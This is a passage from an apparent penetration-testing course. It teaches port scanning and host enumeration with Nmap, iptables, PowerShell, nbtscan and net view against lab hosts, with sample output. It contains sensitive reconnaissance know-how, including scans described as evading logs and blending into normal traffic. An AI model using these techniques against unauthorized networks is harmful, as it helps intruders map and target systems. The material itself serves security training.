Most UDP scanners tend to use the standard "ICMP port unreachable" message to infer the status of a target port. However, this method can be completely unreliable when the target port is filtered by a firewall. In fact, in these cases the scanner will report the target port as open because of the absence of the ICMP message.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Now that we have covered both TCP and UDP scanning techniques, let's review a few common pitfalls that can occur when performing such scans.

UDP scanning can be problematic for several reasons. First, UDP scanning is often unreliable, as firewalls and routers may drop ICMP packets. This can lead to false positives and ports showing as open when they are, in fact, closed. Second, many port scanners do not scan all available ports, and usually have a pre-set list of "interesting ports" that are scanned. This means open UDP ports can go unnoticed. Using a protocol-specific UDP port scanner may help to obtain more accurate results. Finally, penetration testers often forget to scan for open UDP ports, instead focusing on the "more exciting" TCP ports. Although UDP scanning can be unreliable, there are plenty of attack vectors lurking behind open UDP ports. A TCP scan also generates much more traffic than a UDP scan, due to overhead and packet retransmissions.

### 6.3.3 Port Scanning with Nmap

Having built a solid understanding of port scanning fundamentals, let's now learn about Nmap, the de-facto tool for port scanning.

Nmap[253] (written by Gordon Lyon, aka Fyodor) is one of the most popular, versatile, and robust port scanners available. It has been actively developed for over two decades and offers numerous features beyond port scanning.

Some of the Nmap example scans we'll cover in this Module are run using **sudo**. This is because quite a few Nmap scanning options require access to raw sockets,[254] which in turn require root privileges. Raw sockets allow for surgical manipulation of TCP and UDP packets. Without access to raw sockets, Nmap is limited as it falls back to crafting packets by using the standard Berkeley socket API.[255]

Before exploring some port scanning examples, we should understand the footprint that each Nmap scan leaves on the wire and the scanned hosts.

A default Nmap TCP scan will scan the 1000 most popular ports on a given machine. Before we start running scans blindly, let's examine the amount of traffic sent by this type of scan. We'll scan one of the lab machines while monitoring the amount of traffic sent to the target host using *iptables*.[256]

We will use several **iptables** options. First, let's use the **-I** option to insert a new rule into a given chain, which in this case includes both the **INPUT** (Inbound) and **OUTPUT** (Outbound) chains, followed by the rule number. We can use **-s** to specify a source IP address, **-d** to specify a destination IP address, and **-j** to **ACCEPT** the traffic. Finally, we'll use the **-Z** option to zero the packet and byte counters in all chains.

```
kali@kali:~$ sudo iptables -I INPUT 1 -s 192.168.50.149 -j ACCEPT

kali@kali:~$ sudo iptables -I OUTPUT 1 -d 192.168.50.149 -j ACCEPT
```

[253] (Nmap, 2022), http://nmap.org/

[254] (Man7, 2017), http://man7.org/linux/man-pages/man7/raw.7.html

[255] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Berkeley_sockets#Socket_API_functions

[256] (netfilter, 2014), http://netfilter.org/projects/iptables/index.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ sudo iptables -Z
```

*Listing 54 - Configuring our iptables rules for the scan*

Next, let's generate some traffic using **nmap**:

```
kali@kali:~$ nmap 192.168.50.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 05:12 EST
Nmap scan report for 192.168.50.149
Host is up (0.10s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl

Nmap done: 1 IP address (1 host up) scanned in 10.95 seconds
```

*Listing 55 - Scanning an IP for the 1000 most popular TCP ports*

The scan completed and revealed a few open ports.

Now let's review some **iptables** statistics to get a clearer idea of how much traffic our scan generated. We can use the **-v** option to add some verbosity to our output, **-n** to enable numeric output, and **-L** to list the rules present in all chains.

```
kali@kali:~$ sudo iptables -vn -L
Chain INPUT (policy ACCEPT 1270 packets, 115K bytes)
 pkts bytes target     prot opt in     out     source               destination
 1196 47972 ACCEPT     all  --  *      *       192.168.50.149      0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 1264 packets, 143K bytes)
 pkts bytes target     prot opt in     out     source               destination
 1218 72640 ACCEPT     all  --  *      *       0.0.0.0/0            192.168.50.149
```

*Listing 56 - Using iptables to monitor nmap traffic for a top 1000 port scan*

According to the output, this default 1000-port scan generated around 72 KB of traffic.

Let's use **iptables -Z** to zero the packet and byte counters in all chains again and run another **nmap** scan, this time using **-p** to specify all TCP ports.

```
kali@kali:~$ sudo iptables -Z

kali@kali:~$ nmap -p 1-65535 192.168.50.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 05:23 EST
Nmap scan report for 192.168.50.149
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
Host is up (0.11s latency).
Not shown: 65510 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
...

Nmap done: 1 IP address (1 host up) scanned in 2141.22 seconds

kali@kali:~$ sudo iptables -vn -L
Chain INPUT (policy ACCEPT 67996 packets, 6253K bytes)
 pkts bytes target     prot opt in     out     source               destination
68724 2749K ACCEPT     all  --  *      *       192.168.50.149      0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 67923 packets, 7606K bytes)
 pkts bytes target     prot opt in     out     source               destination
68807 4127K ACCEPT     all  --  *      *       0.0.0.0/0            192.168.50.149
```

*Listing 57 - Using iptables to monitor nmap traffic for a port scan on ALL TCP ports*

A similar local port scan explicitly probing all 65535 ports generated about 4 MB of traffic - a significantly higher amount. However, this full port scan has discovered more ports than the default TCP scan found.

Our results imply that a full Nmap scan of a class C network (254 hosts) would result in sending over 1000 MB of traffic to the network. Ideally, a full TCP and UDP port scan of every single target machine would provide the most accurate information about exposed network services. However, we clearly need to balance any traffic restrictions (such as a slow uplink) with discovering additional open ports and services via a more exhaustive scan. This is especially true for larger networks, such as a class A or B network assessment.

---

*There are modern port scanners like MASSCAN[257] and RustScan[258] that, although faster than Nmap, generate a substantial amount of concurrent traffic. Nmap, on*

[257] (OffSec, 2023), https://tools.kali.org/information-gathering/masscan

[258] (RustScan, 2022), https://rustscan.github.io/RustScan/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*the other hand, imposes some traffic rate limiting that results in less bandwidth congestion and more covert behavior.*

Having learned about Nmap's basic use, we'll now explore some of Nmap's various scanning techniques, beginning with *Stealth / SYN Scanning*.

The most popular Nmap scanning technique is SYN, or "stealth" scanning.[259] There are many benefits to using a SYN scan and as such, it is the default scan option used when no scan option is specified in an **nmap** command *and* the user has the required raw socket privileges.

SYN scanning is a TCP port scanning method that involves sending SYN packets to various ports on a target machine without completing a TCP handshake. If a TCP port is open, a SYN-ACK should be sent back from the target machine, informing us that the port is open. At this point, the port scanner does not bother to send the final ACK to complete the three-way handshake.

```
kali@kali:~$ sudo nmap -sS 192.168.50.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 06:31 EST
Nmap scan report for 192.168.50.149
Host is up (0.11s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
...
```

*Listing 58 - Using nmap to perform a SYN scan*

Because the three-way handshake is never completed, the information is not passed to the application layer and as a result, will not appear in any application logs. A SYN scan is also faster and more efficient because fewer packets are sent and received.

*Please note that term "stealth" refers to the fact that, in the past, firewalls would fail to log incomplete TCP connections. This is no longer the case with modern firewalls and although the stealth moniker has stuck around, it could be misleading.*

The next Nmap scanning method we'll explore is named *TCP Connect Scanning*, which, as the name suggests, performs a full TCP connection.

[259] (Nmap, 2022), https://nmap.org/book/synscan.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

When a user running **nmap** does not have raw socket privileges, Nmap will default to the TCP connect scan[260] technique. Since an Nmap TCP connect scan makes use of the Berkeley sockets API[261] to perform the three-way handshake, it does not require elevated privileges. However, because Nmap has to wait for the connection to complete before the API will return the status of the connection, a TCP connect scan takes much longer to complete than a SYN scan.

We may occasionally need to perform a connect scan using **nmap**, such as when scanning via certain types of proxies. We can use the **-sT** option to start a connect scan.

```
kali@kali:~$ nmap -sT 192.168.50.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 06:44 EST
Nmap scan report for 192.168.50.149
Host is up (0.11s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
...
```

*Listing 59 - Using nmap to perform a TCP connect scan*

The output shows that the connect scan resulted in a few open services that are only active on the Windows-based host, especially Domain Controllers, as we'll cover shortly. One major takeaway, even from this simple scan, is that we can already infer the underlying OS and role of the target host.

Having reviewed the most common Nmap TCP scanning techniques, let's learn about *UDP Scanning*.

When performing a UDP scan,[262] Nmap will use a combination of two different methods to determine if a port is open or closed. For most ports, it will use the standard "ICMP port unreachable" method described earlier by sending an empty packet to a given port. However, for common ports, such as port 161, which is used by SNMP, it will send a protocol-specific SNMP packet in an attempt to get a response from an application bound to that port. To perform a UDP scan, we'll use the **-sU** option, with **sudo** required to access raw sockets.

```
kali@kali:~$ sudo nmap -sU 192.168.50.149
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:46 EST
Nmap scan report for 192.168.131.149
Host is up (0.11s latency).
Not shown: 977 closed udp ports (port-unreach)
```

[260] (Nmap, 2022), https://nmap.org/book/scan-methods-connect-scan.html

[261] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Berkeley_sockets

[262] (Nmap, 2022), https://nmap.org/book/scan-methods-udp-scan.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
PORT      STATE         SERVICE
123/udp   open          ntp
389/udp   open          ldap
...
Nmap done: 1 IP address (1 host up) scanned in 22.49 seconds
```

*Listing 60 - Using nmap to perform a UDP scan*

The UDP scan (-sU) can also be used in conjunction with a TCP SYN scan (-sS) to build a more complete picture of our target.

```
kali@kali:~$ sudo nmap -sU -sS 192.168.50.149
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-09 08:16 EST
Nmap scan report for 192.168.50.149
Host is up (0.10s latency).
Not shown: 989 closed tcp ports (reset), 977 closed udp ports (port-unreach)
PORT      STATE         SERVICE
53/tcp    open          domain
88/tcp    open          kerberos-sec
135/tcp   open          msrpc
139/tcp   open          netbios-ssn
389/tcp   open          ldap
445/tcp   open          microsoft-ds
464/tcp   open          kpasswd5
593/tcp   open          http-rpc-epmap
636/tcp   open          ldapssl
3268/tcp  open          globalcatLDAP
3269/tcp  open          globalcatLDAPssl
53/udp    open          domain
123/udp   open          ntp
389/udp   open          ldap
...
```

*Listing 61 - Using nmap to perform a combined UDP and SYN scan*

Our joint TCP and UDP scan revealed additional open UDP ports, further disclosing which services are running on the target host.

We can now extend what we have learned from a single host and apply it to a full network range through *Network Sweeping*.

To deal with large volumes of hosts, or to otherwise try to conserve network traffic, we can attempt to probe targets using *Network Sweeping* techniques in which we begin with broad scans, then use more specific scans against hosts of interest.

When performing a network sweep with Nmap using the -sn option, the host discovery process consists of more than just sending an ICMP echo request. Nmap also sends a TCP SYN packet to port 443, a TCP ACK packet to port 80, and an ICMP timestamp request to verify whether a host is available.

```
kali@kali:~$ nmap -sn 192.168.50.1-253
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 03:19 EST
Nmap scan report for 192.168.50.6
Host is up (0.12s latency).
Nmap scan report for 192.168.50.8
Host is up (0.12s latency).
...
Nmap done: 254 IP addresses (13 hosts up) scanned in 3.74 seconds
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Listing 62 - Using nmap to perform a network sweep*

Searching for live machines using the **grep** command on a standard nmap output can be cumbersome. Instead, let's use Nmap's "greppable" output parameter, **-oG**, to save these results in a more manageable format.

```
kali@kali:~$ nmap -v -sn 192.168.50.1-253 -oG ping-sweep.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 03:21 EST
Initiating Ping Scan at 03:21
...
Read data files from: /usr/bin/../share/nmap
Nmap done: 254 IP addresses (13 hosts up) scanned in 3.74 seconds
...

kali@kali:~$ grep Up ping-sweep.txt | cut -d " " -f 2
192.168.50.6
192.168.50.8
192.168.50.9
...
```

*Listing 63 - Using nmap to perform a network sweep and then using grep to find live hosts*

We can also sweep for specific TCP or UDP ports across the network, probing for common services and ports in an attempt to locate systems that may be useful or have known vulnerabilities. This scan tends to be more accurate than a ping sweep.

```
kali@kali:~$ nmap -p 80 192.168.50.1-253 -oG web-sweep.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 03:50 EST
Nmap scan report for 192.168.50.6
Host is up (0.11s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap scan report for 192.168.50.8
Host is up (0.11s latency).

PORT   STATE  SERVICE
80/tcp closed http
...

kali@kali:~$ grep open web-sweep.txt | cut -d" " -f2
192.168.50.6
192.168.50.20
192.168.50.21
```

*Listing 64 - Using nmap to scan for web servers using port 80*

To save time and network resources, we can also scan multiple IPs, probing for a short list of common ports. For example, let's conduct a *TCP connect scan* for the top 20 TCP ports with the **--top-ports** option and enable OS version detection, script scanning, and traceroute with **-A**.

```
kali@kali:~$ nmap -sT -A --top-ports=20 192.168.50.1-253 -oG top-port-sweep.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 04:04 EST
Nmap scan report for 192.168.50.6
Host is up (0.12s latency).

PORT     STATE  SERVICE       VERSION
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
21/tcp   closed ftp
22/tcp   open   ssh           OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 56:57:11:b5:dc:f1:13:d3:50:88:b8:ab:a9:83:e2:29 (RSA)
|   256 4f:1d:f2:55:cb:40:e0:76:b4:36:90:19:a2:ba:f0:44 (ECDSA)
|_  256 67:46:b3:97:26:a9:e3:a8:4d:eb:20:b3:9b:8d:7a:32 (ED25519)
23/tcp   closed telnet
25/tcp   closed smtp
53/tcp   closed domain
80/tcp   open   http          Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Under Construction
110/tcp  closed pop3
111/tcp  closed rpcbind
...
```

*Listing 65 - Using nmap to perform a top twenty port scan, saving the output in greppable format*

The top 20 nmap ports are determined using the /usr/share/nmap/nmap-services file, which uses a simple format of three whitespace-separated columns. The first is the name of the service, the second contains the port number and protocol, and the third is the "port frequency". Everything after the third column is ignored, but is typically used for comments as shown by the use of the pound sign (#). The port frequency is based on how often the port was found open during periodic research scans of the internet.[263]

```
kali@kali:~$ cat /usr/share/nmap/nmap-services
...
finger    79/udp    0.000956
http    80/sctp    0.000000    # www-http | www | World Wide Web HTTP
http    80/tcp    0.484143    # World Wide Web HTTP
http    80/udp    0.035767    # World Wide Web HTTP
hosts2-ns    81/tcp    0.012056    # HOSTS2 Name Server
hosts2-ns    81/udp    0.001005    # HOSTS2 Name Server
...
```

*Listing 66 - The nmap-services file showing the open frequency of TCP port 80*

At this point, we could conduct a more exhaustive scan against individual machines that are service-rich or are otherwise interesting.

There are many different ways we can be creative with our scanning to conserve bandwidth or lower our profile, as well as interesting host discovery techniques[264] that are worth further research.

We have now scanned hosts that revealed a few services, so we can guess the nature of the target's operating system. Luckily for us, Nmap is already shipped with an *OS Fingerprinting* option.

OS fingerprinting[265] can be enabled with the -O option. This feature attempts to guess the target's operating system by inspecting returned packets. This works because operating systems often use slightly different implementations of the TCP/IP stack (such as varying default TTL values

[263] (Nmap, 2022), https://nmap.org/book/nmap-services.html

[264] (Nmap, 2022), https://nmap.org/book/man-host-discovery.html

[265] (Nmap, 2022), https://nmap.org/book/osdetect.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

and TCP window sizes), and these slight variances create a fingerprint that Nmap can often identify.

Nmap will inspect the traffic received from the target machine and attempt to match the fingerprint to a known list. By default, Nmap will display the detected OS only if the retrieved fingerprint is very accurate. Since we want to get a rough idea of the target OS, we include the **–osscan-guess** option to force Nmap print the guessed result even if is not fully accurate.

For example, let's consider this simple **nmap** OS fingerprint scan.

```
kali@kali:~$ sudo nmap -O 192.168.50.14 --osscan-guess
...
Running (JUST GUESSING): Microsoft Windows 2008|2012|2016|7|Vista (88%)
OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_server_2012:r2
cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_7
cpe:/o:microsoft:windows_vista::sp1:home_premium
Aggressive OS guesses: Microsoft Windows Server 2008 SP1 or Windows Server 2008 R2
(88%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (88%), Microsoft
Windows Server 2012 R2 (88%), Microsoft Windows Server 2012 (87%), Microsoft Windows
Server 2016 (87%), Microsoft Windows 7 (86%), Microsoft Windows Vista Home Premium SP1
(85%), Microsoft Windows 7 Professional (85%)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
...
```

*Listing 67 - Using nmap for OS fingerprinting*

The response suggests that the underlying operating system of this target is either Windows 2008 R2, 2012, 2016, Vista, or Windows 7.

> *Note that OS Fingerprinting is not always 100% accurate, often due to network devices like firewalls or proxies that rewrite packet headers in between the communication.*

Once we have recognized the underlying operating system, we can go further and identify services running on specific ports by inspecting service banners with **-A** parameter which also runs various OS and service enumeration scripts against the target. .

```
kali@kali:~$ nmap -sT -A 192.168.50.14
Nmap scan report for 192.168.50.14
Host is up (0.12s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE       VERSION
21/tcp  open  ftp?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, NULL, RPCCheck,
SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     220-FileZilla Server 1.2.0
|     Please visit https://filezilla-project.org/
|   GetRequest:
|     220-FileZilla Server 1.2.0
|     Please visit https://filezilla-project.org/
```

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
|     What are you trying to do? Go away.
|   HTTPOptions, RTSPRequest:
|     220-FileZilla Server 1.2.0
|     Please visit https://filezilla-project.org/
|     Wrong command.
|   Help:
|     220-FileZilla Server 1.2.0
|     Please visit https://filezilla-project.org/
|     214-The following commands are recognized.
|     USER TYPE SYST SIZE RNTO RNFR RMD REST QUIT
|     HELP XMKD MLST MKD EPSV XCWD NOOP AUTH OPTS DELE
|     CDUP APPE STOR ALLO RETR PWD FEAT CLNT MFMT
|     MODE XRMD PROT ADAT ABOR XPWD MDTM LIST MLSD PBSZ
|     NLST EPRT PASS STRU PASV STAT PORT
|_    Help ok.
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla.
| ssl-cert: Subject: commonName=filezilla-server self signed certificate
| Not valid before: 2022-01-06T15:37:24
|_Not valid after:  2023-01-07T15:42:24
|_ssl-date: TLS randomness does not represent time
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?
Nmap done: 1 IP address (1 host up) scanned in 55.67 seconds
```

*Listing 68 - Using nmap for banner grabbing and/or service enumeration*

In the above example we used the **-A** parameter to run a service scan with extra options. If we want to run a plain service nmap scan we can do it by providing only the **-sV** parameter.

Banner grabbing significantly impacts the amount of traffic used as well as the speed of our scan. We should always be mindful of the options we use with **nmap** and how they affect our scans.

---

*Banners can be modified by system administrators and intentionally set to fake service names to mislead potential attackers.*

---

Now that we have covered Nmap's major features, we'll focus on specific Nmap scripts encompassed by the *Nmap Scripting Engine* (NSE).

We can use the NSE[266] to launch user-created scripts in order to automate various scanning tasks. These scripts perform a broad range of functions including DNS enumeration, brute force attacks, and even vulnerability identification. NSE scripts are located in the **/usr/share/nmap/scripts** directory.

The *http-headers* script, for example, attempts to connect to the HTTP service on a target system and determine the supported headers.

[266] (Nmap, 2022), http://nmap.org/book/nse.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ nmap --script http-headers 192.168.50.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 13:53 EST
Nmap scan report for 192.168.50.6
Host is up (0.14s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
| http-headers:
|   Date: Thu, 10 Mar 2022 18:53:29 GMT
|   Server: Apache/2.4.41 (Ubuntu)
|   Last-Modified: Thu, 10 Mar 2022 18:51:54 GMT
|   ETag: "d1-5d9e1b5371420"
|   Accept-Ranges: bytes
|   Content-Length: 209
|   Vary: Accept-Encoding
|   Connection: close
|   Content-Type: text/html
|
|_  (Request type: HEAD)

Nmap done: 1 IP address (1 host up) scanned in 5.11 seconds
```

*Listing 69 - Using nmap's scripting engine (NSE) for OS fingerprinting*

To view more information about a script, we can use the --script-help option, which displays a description of the script and a URL where we can find more in-depth information, such as the script arguments and usage examples.

```
kali@kali:~$ nmap --script-help http-headers
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-10 13:54 EST

http-headers
Categories: discovery safe
https://nmap.org/nsedoc/scripts/http-headers.html
  Performs a HEAD request for the root folder ("/") of a web server and displays the
HTTP headers returned.
...
```

*Listing 70 - Using the --script-help option to view more information about a script*

When internet access is not available, much of this information can also be found in the NSE script file itself.

It's worth our time to explore the various NSE scripts, as many of them are helpful and time-saving.

Having learned how to perform port scanning from Kali, let's explore how can we apply the same concepts from a Windows host.

If we are conducting initial network enumeration from a Windows laptop with no internet access, we are prevented from installing any extra tools that might help us, like the Windows Nmap version. In such a limited scenario, we are forced to pursue the 'living off the land' strategy we discussed earlier. Luckily, there are a few helpful built-in PowerShell functions we can use.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The *Test-NetConnection*[267] function checks if an IP responds to ICMP and whether a specified TCP port on the target host is open.

For instance, from the Windows 11 client, we can verify if the SMB port 445 is open on a domain controller as follows.

```
PS C:\Users\student> Test-NetConnection -Port 445 192.168.50.151

ComputerName     : 192.168.50.151
RemoteAddress    : 192.168.50.151
RemotePort       : 445
InterfaceAlias   : Ethernet0
SourceAddress    : 192.168.50.152
TcpTestSucceeded : True
```

*Listing 71 - Port scanning SMB via PowerShell*

The returned value in the *TcpTestSucceeded* parameter indicates that port 445 is open.

We can further script the whole process in order to scan the first 1024 ports on the Domain Controller with the PowerShell one-liner shown below. To do so we need to instantiate a *TcpClient* Socket object as *Test-NetConnection* send additional traffic that is non needed for our purposes.

```
PS C:\Users\student> 1..1024 | % {echo ((New-Object
Net.Sockets.TcpClient).Connect("192.168.50.151", $_)) "TCP port $_ is open"} 2>$null
TCP port 88 is open
...
```

*Listing 72 - Automating the PowerShell portscanning*

We start by piping the first 1024 integer into a for-loop which assigns the incremental integer value to the $_ variable. Then, we create a *Net.Sockets.TcpClient* object and perform a TCP connection against the target IP on that specific port, and if the connection is successful, it prompts a log message that includes the open TCP port.

We've covered just the starting point of PowerShell's abilities, which can be further extended to match the traditional Nmap features.

## 6.3.4 SMB Enumeration

The security track record of the Server Message Block (SMB)[268] protocol has been poor for many years due to its complex implementation and open nature. From unauthenticated SMB null sessions in Windows 2000 and XP, to a plethora of SMB bugs and vulnerabilities over the years, SMB has had its fair share of action.[269]

Keeping this in mind, the SMB protocol has also been updated and improved in parallel with Windows releases.

The NetBIOS[270] service listens on TCP port 139, as well as several UDP ports. It should be noted that SMB (TCP port 445) and NetBIOS are two separate protocols. NetBIOS is an independent

[267] (Microsoft, 2022), https://docs.microsoft.com/en-us/powershell/module/nettcpip/test-netconnection?view=windowsserver2022-ps

[268] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Server_Message_Block

[269] (Mark A. Gamache, 2013), http://markgamache.blogspot.ca/2013/01/ntlm-challenge-response-is-100-broken.html

[270] (Wikipedia, 2022), https://en.wikipedia.org/wiki/NetBIOS

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

session layer protocol and service that allows computers on a local network to communicate with each other. While modern implementations of SMB can work without NetBIOS, *NetBIOS over TCP* (NBT)[271] is required for backward compatibility and these are often enabled together. This also means the enumeration of these two services often goes hand-in-hand. These services can be scanned with tools like **nmap**, using syntax similar to the following:

```
kali@kali:~$ nmap -v -p 139,445 -oG smb.txt 192.168.50.1-254

kali@kali:~$ cat smb.txt
# Nmap 7.92 scan initiated Thu Mar 17 06:03:12 2022 as: nmap -v -p 139,445 -oG smb.txt
192.168.50.1-254
# Ports scanned: TCP(2;139,445) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 192.168.50.1 ()   Status: Down
...
Host: 192.168.50.21 ()  Status: Up
Host: 192.168.50.21 ()  Ports: 139/closed/tcp//netbios-ssn///,
445/closed/tcp//microsoft-ds///
...
Host: 192.168.50.217 () Status: Up
Host: 192.168.50.217 () Ports: 139/closed/tcp//netbios-ssn///,
445/closed/tcp//microsoft-ds///
# Nmap done at Thu Mar 17 06:03:18 2022 -- 254 IP addresses (15 hosts up) scanned in
6.17 seconds
```

*Listing 73 - Using nmap to scan for the NetBIOS service*

We saved the scan output into a text file, which revealed hosts with ports 139 and 445 open.

There are other, more specialized tools for specifically identifying NetBIOS information, such as **nbtscan**. We can use this to query the NetBIOS name service for valid NetBIOS names, specifying the originating UDP port as 137 with the **-r** option.

```
kali@kali:~$ sudo nbtscan -r 192.168.50.0/24
Doing NBT name scan for addresses from 192.168.50.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.50.124   SAMBA            <server>  SAMBA            00:00:00:00:00:00
192.168.50.134   SAMBAWEB         <server>  SAMBAWEB         00:00:00:00:00:00
...
```

*Listing 74 - Using nbtscan to collect additional NetBIOS information*

The scan revealed two NetBIOS names belonging to two hosts. This kind of information can be used to further improve the context of the scanned hosts, as NetBIOS names are often very descriptive about the role of the host within the organization. This data can feed our information-gathering cycle by leading to further disclosures.

Nmap also offers many useful NSE scripts that we can use to discover and enumerate SMB services. We'll find these scripts in the **/usr/share/nmap/scripts** directory.

```
kali@kali:~$ ls -1 /usr/share/nmap/scripts/smb*
/usr/share/nmap/scripts/smb2-capabilities.nse
/usr/share/nmap/scripts/smb2-security-mode.nse
```

[271] (Wikipedia, 2022), https://en.wikipedia.org/wiki/NetBIOS_over_TCP/IP

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
/usr/share/nmap/scripts/smb2-time.nse
/usr/share/nmap/scripts/smb2-vuln-uptime.nse
/usr/share/nmap/scripts/smb-brute.nse
/usr/share/nmap/scripts/smb-double-pulsar-backdoor.nse
/usr/share/nmap/scripts/smb-enum-domains.nse
/usr/share/nmap/scripts/smb-enum-groups.nse
/usr/share/nmap/scripts/smb-enum-processes.nse
/usr/share/nmap/scripts/smb-enum-sessions.nse
/usr/share/nmap/scripts/smb-enum-shares.nse
/usr/share/nmap/scripts/smb-enum-users.nse
/usr/share/nmap/scripts/smb-os-discovery.nse
...
```

*Listing 75 - Finding various nmap SMB NSE scripts*

We've located several interesting Nmap SMB NSE scripts that perform various tasks such as OS discovery and enumeration via SMB.

> *The SMB discovery script works only if SMBv1 is enabled on the target, which is not the default case on modern versions of Windows. However, plenty of legacy systems are still running SMBv1, and we have enabled this specific version on the Windows host to simulate such a scenario.*

Let's try the *smb-os-discovery* module on the Windows 11 client.

```
kali@kali:~$ nmap -v -p 139,445 --script smb-os-discovery 192.168.50.152
...
PORT    STATE SERVICE      REASON
139/tcp open  netbios-ssn  syn-ack
445/tcp open  microsoft-ds syn-ack

Host script results:
| smb-os-discovery:
|   OS: Windows 10 Pro 22000 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: client01
|   NetBIOS computer name: CLIENT01\x00
|   Domain name: megacorptwo.com
|   Forest name: megacorptwo.com
|   FQDN: client01.megacorptwo.com
|_  System time: 2022-03-17T11:54:20-07:00
...
```

*Listing 76 - Using the nmap scripting engine to perform OS discovery*

This particular script identified a potential match for the host operating system; however, we know it's inaccurate as the target host is running Windows 11 instead of the reported Windows 10.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*As mentioned earlier, any Nmap service and OS enumeration output should be taken with grain of salt, as none of the algorithms are perfect.*

Unlike Nmap's OS fingerprinting options we explored earlier, OS enumeration via NSE scripting provides extra information, such as the domain and other details related to Active Directory Domain Services.[272] This approach will also likely go unnoticed, as it produces less traffic that can also blend into normal enterprise network activity.

Having discussed SMB enumeration via Kali, let's learn how to enumerate it from a Windows client.

One useful tool for enumerating SMB shares within Windows environments is **net view**. It lists domains, resources, and computers belonging to a given host. As an example, connected to the client01 VM, we can list all the shares running on dc01.

```
C:\Users\student>net view \\dc01 /all
Shared resources at \\dc01

Share name  Type  Used as  Comment

-------------------------------------------------------------------------------
ADMIN$      Disk           Remote Admin
C$          Disk           Default share
